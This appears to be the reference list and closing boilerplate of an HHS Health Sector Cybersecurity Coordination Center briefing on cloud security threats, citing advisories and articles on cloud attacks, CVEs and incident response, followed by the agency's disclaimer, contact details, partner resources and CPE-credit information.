Cyberattack hits Swedish cloud provider Advania, healthcare services impacted
https://cybernews.com/news/cyberattack-hits-swedish-cloud-provider-advania/

NSA Releases Top Ten Cloud Security Mitigation Strategies
https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3699169/nsa-releases-top-ten-cloud-security-mitigation-strategies/

Exposing the Dark Side of Public Clouds - Combating Malicious Attacks on Workloads
https://www.zscaler.com/blogs/product-insights/exposing-dark-side-public-clouds-combating-malicious-attacks-workloads

Leveling up your EHR: Three benefits of containerized services
https://www.alterahealth.com/2024/03/benefits-of-containerized-services/

Google Cloud: What are Containers?
https://cloud.google.com/learn/what-are-containers

What Are Cloud Containers?
https://aws.amazon.com/what-is/cloud-containers/

CVE and Cloud Services, Part 1: The Exclusion of Cloud Service Vulnerabilities
https://cloudsecurityalliance.org/blog/2018/08/13/cve-cloud-services-part-1

CVE and Cloud Services, Part 2: Impacts on Cloud Vulnerability and Risk Management
https://cloudsecurityalliance.org/blog/2018/09/28/cve-impacts-cloud-vulnerability-risk-management

CVE Numbering Authority (CNA) Operational Rules
https://www.cve.org/ResourcesSupport/AllResources/CNARules

CloudVulnDB – About
https://www.cloudvulndb.org/about

Center for Internet Security: Hardened Images
https://www.cisecurity.org/cis-hardened-images

Why cloud vulnerabilities need CVEs
https://www.helpnetsecurity.com/2024/05/01/cve-vulnerability-management/

North Korea Leverages SaaS Provider in a Targeted Supply Chain Attack
https://cloud.google.com/blog/topics/threat-intelligence/north-korea-supply-chain/

SVR Cyber Actors Adapt Tactics for Initial Cloud Access
https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-057a

Microsoft: Shared responsibility in the cloud
https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

Untitled Goose Tool Aids Hunt and Incident Response in Azure, Azure Active Directory, and Microsoft 365 Environments
https://www.cisa.gov/news-events/alerts/2023/03/23/untitled-goose-tool-aids-hunt-and-incident-response-azure-azure-active-directory-and-microsoft-365

GitHub: cisagov/untitledgoosetool
https://github.com/cisagov/untitledgoosetool

CISA: Untitled Goose Tool
https://www.cisa.gov/sites/default/files/2023-03/untitled_goose_tool_fact_sheet_final_508cv2.pdf

Looney Tunables Vulnerability Exploited by Kinsing
https://www.aquasec.com/blog/loony-tunables-vulnerability-exploited-by-kinsing/

Aqua Nautulus: Kinsing Demystified A Comprehensive Technical Guide
https://1665891.fs1.hubspotusercontent-na1.net/hubfs/1665891/Threat%20reports/AquaSecurity_Kinsing_Demystified_Technical_Guide.pdf

Protecting Against Cyber Threats to Managed Service Providers and their Customers
https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-131a

Using MSPs to administer your cloud services
https://www.ncsc.gov.uk/blog-post/using-msps-to-administer-your-cloud-services

How cloud architects and detection engineers can work together
https://redcanary.com/blog/security-operations/cloud-architects-vs-detection-engineers/

“Authorized” to break in: Adversaries use valid credentials to compromise cloud environments
https://securityintelligence.com/x-force/adversaries-use-valid-credentials-compromise-cloud-environments/

Strengthening Security Configurations to Defend Against Attackers Targeting Cloud Services
https://www.cisa.gov/news-events/analysis-reports/ar21-013a

Sentinel Labs: Dissecting Alienfox | The Cloud Spammer's Swiss Army Knife
https://assets.sentinelone.com/sentinellabs22/s1_-sentinellabs_dis#page=1

When a Zero Day and Access Keys Collide in the Cloud: Responding to the SugarCRM Zero-Day Vulnerability
https://unit42.paloaltonetworks.com/sugarcrm-cloud-incident-black-hat/

Critical Infrastructure and the Cloud: Policy for Emerging Risk
https://dfrlab.org/2023/07/10/critical-infrastructure-and-the-cloud-policy-for-emerging-risk/

Cyber Review Safety Board: Review of the Summer 2023 Microsoft Exchange Online Intrusion
https://www.cisa.gov/sites/default/files/2024-04/CSRB_Review_of_the_Summer_2023_MEO_Intrusion_Final_508c.pdf

The 5×5—Cloud risks and critical infrastructure
https://www.atlanticcouncil.org/content-series/the-5x5/the-5x5-cloud-risks-and-critical-infrastructure/

CISA, NCSC-UK, and Partners Release Advisory on Russian SVR Actors Targeting Cloud Infrastructure
https://www.cisa.gov/news-events/alerts/2024/02/26/cisa-ncsc-uk-and-partners-release-advisory-russian-svr-actors-targeting-cloud-infrastructure

? Questions

FAQ

Upcoming Briefing

- July 18 – Black Basta

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are **highly encouraged** to provide feedback. To provide feedback, please complete the HC3 Customer Feedback Survey.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV.

Disclaimer

These recommendations are advisory and are not to be considered as federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. The HHS does not endorse any specific person, entity, product, service, or enterprise.

About HC3

The Health Sector Cybersecurity Coordination Center (HC3) works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector. HC3 was established in response to the Cybersecurity Information Sharing Act of 2015, a federal law mandated to improve cybersecurity in the U.S. through enhanced sharing of information about cybersecurity threats.

What We Offer

Sector and Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment, or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

Alerts and Analyst Notes

Documents that provide in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings

Presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

HC3 and Partner Resources

Health Sector Cybersecurity Coordination Center (HC3)

- HC3 Products

405(D) Program and Task Group

- 405(D) Resources
- 405(D) Health Industry Cybersecurity Practices

Food and Drug Administration (FDA)

- FDA Cybersecurity

Cybersecurity and Infrastructure Security Agency (CISA)

- CISA Stop Ransomware
- CISA Free Cybersecurity Tools
- CISA Current Activity
- CISA Incident Reporting

Federal Bureau of Investigation (FBI)

- FBI Cybercrime
- FBI Internet Crime Complaint Center (IC3)
- FBI Ransomware

Health Sector Coordinating Council (HSCC)

- HSCC Recommended Cybersecurity Practices
- HSCC Resources

Health – Information Sharing and Analysis Center (H-ISAC)

- H-ISAC Threat Intelligence: H-ISAC Hacking Healthcare
- H-ISAC White Papers

CPE Credits

This 1-hour presentation by HHS HC3 provides you with 1 hour of CPE credits based on your Certification needs.

The areas that qualify for CPE credits are Security and Risk Management, Asset Security, Security Architecture and Engineering, Communication and Network Security, Identity and Access Management, Security Assessment and Testing, Security Operations, and Software Development Security.

Typically, you will earn 1 CPE credit per 1 hour time spent in an activity. You can report CPE credits in 0.25, 0.50 and 0.75 increments.

Office of
Information Security
Securing One HHS

Health Sector Cybersecurity
Coordination Center

Contacts

WWW.HHS.GOV/HC3

HC3@HHS.GOV